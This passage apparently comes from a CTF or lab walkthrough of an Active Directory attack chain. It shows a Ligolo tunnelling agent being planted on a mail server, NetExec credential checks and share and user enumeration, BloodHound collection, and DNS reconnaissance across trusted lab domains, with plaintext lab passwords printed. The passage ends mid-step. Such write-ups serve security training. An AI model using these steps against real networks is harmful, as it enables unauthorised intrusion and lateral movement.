
Upload a Ligolo agent to the Mailserver via SMB:
■[\\mailserver\fox\]> put lin_agent
Then launch it:
fox@mailserver:/tmp/.1$ mv ~/lin_agent .
fox@mailserver:/tmp/.1$ chmod +x ./lin_agent
fox@mailserver:/tmp/.1$ ./lin_agent &
[1] 3038762
Then we got our callback:

Start the relay and add the route:


Start a quick anonymous enumeration:
$ nxc smb threatzone.nsa.gov -u '' -p '' --users --shares
SMB         10.0.6.20       445    THREATZONE       [*] Windows 10 / Server 2019 Build 17763 x64 (name:THREATZONE) (domin:nsa.gov) (signing:True) (SMBv1:False) (Null Auth:True)
SMB         10.0.6.20       445    THREATZONE       [+] nsa.gov\:
SMB         10.0.6.20       445    THREATZONE       [-] Error enumerating shares: STATUS_ACCESS_DENIED
Denied.
Retry with alberobello:
$ nxc smb threatzone.nsa.gov -u 'alberobello' -p 'Kuntakint3' --users --shares
SMB         10.0.6.20       445    THREATZONE       [*] Windows 10 / Server 2019 Build 17763 x64 (name:THREATZONE) (domin:nsa.gov) (signing:True) (SMBv1:False) (Null Auth:True)
SMB         10.0.6.20       445    THREATZONE       [-] nsa.gov\alberobello:Kuntakint3 STATUS_LOGON_FAILURE
Failed.
Argggg, step back to my notes and found that alberobello is a not a user within nsa.gov domain but within fbi.loca domain then try again:
$ nxc smb threatzone.nsa.gov -d 'fbi.loc' -u 'alberobello' -p 'Kuntakint3' --users --shares
SMB         10.0.6.20       445    THREATZONE       [*] Windows 10 / Server 2019 Build 17763 x64 (name:THREATZONE) (domin:nsa.gov) (signing:True) (SMBv1:False) (Null Auth:True)
SMB         10.0.6.20       445    THREATZONE       [+] fbi.loc\alberobello:Kuntakint3
SMB         10.0.6.20       445    THREATZONE       [*] Enumerated shares
SMB         10.0.6.20       445    THREATZONE       Share           Permissions     Remark
SMB         10.0.6.20       445    THREATZONE       -----           -----------     ------
SMB         10.0.6.20       445    THREATZONE       ADMIN$                          Remote Admin
SMB         10.0.6.20       445    THREATZONE       C$                              Default share
SMB         10.0.6.20       445    THREATZONE       IPC$            READ            Remote IPC
SMB         10.0.6.20       445    THREATZONE       mara
SMB         10.0.6.20       445    THREATZONE       NETLOGON        READ            Logon server share
SMB         10.0.6.20       445    THREATZONE       SYSVOL          READ            Logon server share
SMB         10.0.6.20       445    THREATZONE       -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.0.6.20       445    THREATZONE       Administrator                 2025-06-09 15:02:35 0       Built-in account for administering the computer/domain
SMB         10.0.6.20       445    THREATZONE       Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         10.0.6.20       445    THREATZONE       krbtgt                        2025-04-12 20:32:49 0       Key Distribution Center Service Account
SMB         10.0.6.20       445    THREATZONE       tcb                           2025-04-13 07:02:01 0
SMB         10.0.6.20       445    THREATZONE       shello                        2025-06-14 09:45:20 0
SMB         10.0.6.20       445    THREATZONE       combined                      2025-07-29 10:45:56 0
SMB         10.0.6.20       445    THREATZONE       mara                          2025-04-13 10:00:28 0
SMB         10.0.6.20       445    THREATZONE       giammy                        2025-04-13 11:12:28 0
SMB         10.0.6.20       445    THREATZONE       vale                          2025-04-13 11:12:35 0
SMB         10.0.6.20       445    THREATZONE       [*] Enumerated 9 local users: NSA
Found 9
NSAdomain users and 1 interesting SMB share namedmarathen pretty sure that we need to pwnmarato access to it.
Try with mara with local authentication and NSA domain but failed:
$ nxc smb threatzone.nsa.gov -u 'mara' -p 'paralipomenibatracomiomachia' --shares --local-auth
SMB         10.0.6.20       445    THREATZONE       [*] Windows 10 / Server 2019 Build 17763 x64 (name:THREATZONE) (domin:THREATZONE) (signing:True) (SMBv1:False) (Null Auth:True)
SMB         10.0.6.20       445    THREATZONE       [-] THREATZONE\mara:paralipomenibatracomiomachia STATUS_LOGON_FAILURE
$ nxc smb threatzone.nsa.gov -d 'NSA' -u 'mara' -p 'paralipomenibatracomiomachia' --shares
SMB         10.0.6.20       445    THREATZONE       [*] Windows 10 / Server 2019 Build 17763 x64 (name:THREATZONE) (domin:THREATZONE) (signing:True) (SMBv1:False) (Null Auth:True)
SMB         10.0.6.20       445    THREATZONE       [-] NSA\mara:paralipomenibatracomiomachia STATUS_LOGON_FAILURE
Check if alberobello can access via WinRM:
$ nxc winrm threatzone.nsa.gov -d 'fbi.loc' -u 'alberobello' -p 'Kuntakint3'
WINRM       10.0.6.20       5985   THREATZONE       [*] Windows 10 / Server 2019 Build 17763 (name:THREATZONE) (domain:nsa.gov)
WINRM       10.0.6.20       5985   THREATZONE       [-] fbi.loc\alberobello:Kuntakint3
Failed.
BloodHound - Act I
$ nxc ldap threatzone.nsa.gov -d 'fbi.loc' -u 'alberobello' -p 'Kuntakint3' --bloodhound --dns-server 10.0.6.20 --dns-tcp --dns-timeout 20 --collection All,LoggedOn
LDAP        10.0.6.20       389    THREATZONE       [*] Windows 10 / Server 2019 Build 17763 (name:THREATZONE) (domain:fbi.loc) (signing:None) (channel binding:No TLS cert)
LDAP        10.0.6.20       389    THREATZONE       [+] fbi.loc\alberobello:Kuntakint3
LDAP        10.0.6.20       389    THREATZONE       Resolved collection methods: container, psremote, group, rdp, loggedon, dcom, trusts, objectprops, session, acl, localadmin
LDAP        10.0.6.20       389    THREATZONE       Done in 1M 28S
LDAP        10.0.6.20       389    THREATZONE       Compressing output into /home/user/.nxc/logs/THREATZONE_10.0.6.20_2025-08-26_204051_bloodhound.zip
Let’s ingest and analyze in BHCE:

The user
ALBEROBELLOis a member of the groupSRVADMINS.

The user
ALBEROBELLOhas the constrained delegation permission to the computerDC5.fbi.loc.

DC5.fbi.locis a Domain Computer and not a Domain Controller !!!

The
FBI.LOCdomain has a cross-forest trust to theNSA.GOVdomain, allowing principals (users and computers) fromNSA.GOVto access resources inFBI.LOC.
Quick DNS enumeration:
$ dig ANY fbi.loc @10.0.6.20

; <<>> DiG 9.20.11-4+b1-Debian <<>> ANY fbi.loc @10.0.6.20
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 7289
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 4, AUTHORITY: 0, ADDITIONAL: 3

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;fbi.loc.			IN	ANY

;; ANSWER SECTION:
fbi.loc.		600	IN	A	10.0.5.10
fbi.loc.		600	IN	A	10.0.6.10
fbi.loc.		3600	IN	NS	dc.fbi.loc.
fbi.loc.		3600	IN	SOA	dc.fbi.loc. hostmaster.fbi.loc. 5173 900 600 86400 3600

;; ADDITIONAL SECTION:
dc.fbi.loc.		3600	IN	A	10.0.6.10
dc.fbi.loc.		3600	IN	A	10.0.5.10

;; Query time: 276 msec
;; SERVER: 10.0.6.20#53(10.0.6.20) (TCP)
;; WHEN: Tue Aug 26 21:25:20 JST 2025
;; MSG SIZE  rcvd: 164
Found the real Domain Controller
dc.fbi.locwith 2 interfaces 10.0.5.10 and 10.0.6.10, then add it in our /etc/hosts as10.0.6.10 dc.fbi.loc fbi.loc
Double check:

Confirmed.
Find the IP of the DC5:
$ dig A dc5.fbi.loc @10.0.6.10

; <<>> DiG 9.20.11-4+b1-Debian <<>> A dc5.fbi.loc @10.0.6.10
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 22775
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;dc5.fbi.loc.			IN	A

;; ANSWER SECTION:
dc5.fbi.loc.		3600	IN	A	10.0.7.99
Interesting as currently we don’t have any computer that can reach this network 10.0.7.0/24.
Add the route to DC.fbi.loc:

Then quick users and SMB share enumeration:
$ nxc smb dc.fbi.loc -d 'fbi.loc' -u 'alberobello' -p 'Kuntakint3' --users --shares
SMB         10.0.6.10       445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domin:fbi.loc) (signing:True) (SMBv1:False) (Null Auth:True)
SMB         10.0.6.10       445    DC               [+] fbi.loc\alberobello:Kuntakint3
SMB         10.0.6.10       445    DC               [*] Enumerated shares
SMB         10.0.6.10       445    DC               Share           Permissions     Remark
SMB         10.0.6.10       445    DC               -----           -----------     ------
SMB         10.0.6.10       445    DC               ADMIN$                          Remote Admin
SMB         10.0.6.10       445    DC               C$                              Default share
SMB         10.0.6.10       445    DC               IPC$            READ            Remote IPC
SMB         10.0.6.10       445    DC               NETLOGON        READ            Logon server share
SMB         10.0.6.10       445    DC               SYSVOL          READ            Logon server share
SMB         10.0.6.10       445    DC               -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.0.6.10       445    DC               Administrator                 2025-06-09 14:48:17 0       Built-in account for administering the computer/domain
SMB         10.0.6.10       445    DC               Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         10.0.6.10       445    DC               krbtgt                        2025-04-17 23:22:52 0       Key Distribution Center Service Account
SMB         10.0.6.10       445    DC               alberobello                   2025-04-12 20:51:49 0
SMB         10.0.6.10       445    DC               johnholmes                    2025-04-13 11:44:30 0
SMB         10.0.6.10       445    DC               admin                         2025-04-13 14:20:44 0
SMB         10.0.6.10       445    DC               ammo                          2025-04-29 20:09:12 0
SMB         10.0.6.10       445    DC               [*] Enumerated 7 local users: FBI
Then launch again Netexec to grab a new bloodhound to this DC:
$ nxc ldap dc.fbi.loc -d 'fbi.loc' -u 'alberobello' -p 'Kuntakint3' --bloodhound --dns-server 10.0.6.10 --dns-timeout 20 --collection All,LoggedOn
LDAP        10.0.6.10       389    DC               [*] Windows 10 / Server 2019 Build 17763 (name:DC) (domain:fbi.loc) (signing:None) (channel binding:No TLS cert)
LDAP        10.0.6.10       389    DC               [+] fbi.loc\alberobello:Kuntakint3
LDAP        10.0.6.10       389    DC               Resolved collection methods: group, session, psremote, loggedon, objectprops, acl, rdp, container, dcom, localadmin, trusts
LDAP        10.0.6.10       389    DC               Done in 1M 53S
LDAP        10.0.6.10       389    DC               Compressing output into /home/user/.nxc/logs/DC_10.0.6.10_2025-08-26_214157_bloodhound.zip
Then ingest again to BHCE and analyze:
List of domain users:


The user
AMMOis a member of the groupADMINISTRATORSthen full control to theDC.

The computer
DC5.FBI.LOCis configured with Kerberos unconstrained delegation.
Enumeration - Act II
List the SMB shares on the DC:
$ nxc smb dc.fbi.loc -d 'FBI' -u 'alberobello' -p 'Kuntakint3' --shares
SMB         10.0.6.10       445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domin:fbi.loc) (signing:True) (SMBv1:False) (Null Auth:True)
SMB         10.0.6.10       445    DC               [+] FBI\alberobello:Kuntakint3
SMB         10.0.6.10       445    DC               [*] Enumerated shares
SMB         10.0.6.10       445    DC               Share           Permissions     Remark
SMB         10.0.6.10       445    DC               -----           -----------     ------
SMB         10.0.6.10       445    DC               ADMIN$                          Remote Admin
SMB         10.0.6.10       445    DC               C$                              Default share
SMB         10.0.6.10       445    DC               IPC$            READ            Remote IPC
SMB         10.0.6.10       445    DC               NETLOGON        READ            Logon server share
SMB         10.0.6.10       445    DC               SYSVOL          READ            Logon server share
Nothing is interesting.
As we found also another computer testpayloads.fbi.loc then we find the IP address then add in our /etc/hosts as 10.0.6.22 testpayloads.fbi.loc:
$ dig A testpayloads.fbi.loc @10.0.6.10

; <<>> DiG 9.20.11-4+b1-Debian <<>> A testpayloads.fbi.loc @10.0.6.10
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 50454
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;testpayloads.fbi.loc.		IN	A

;; ANSWER SECTION:
testpayloads.fbi.loc.	1200	IN	A	10.0.6.22
Add the route to testpayloads.fbi.loc:
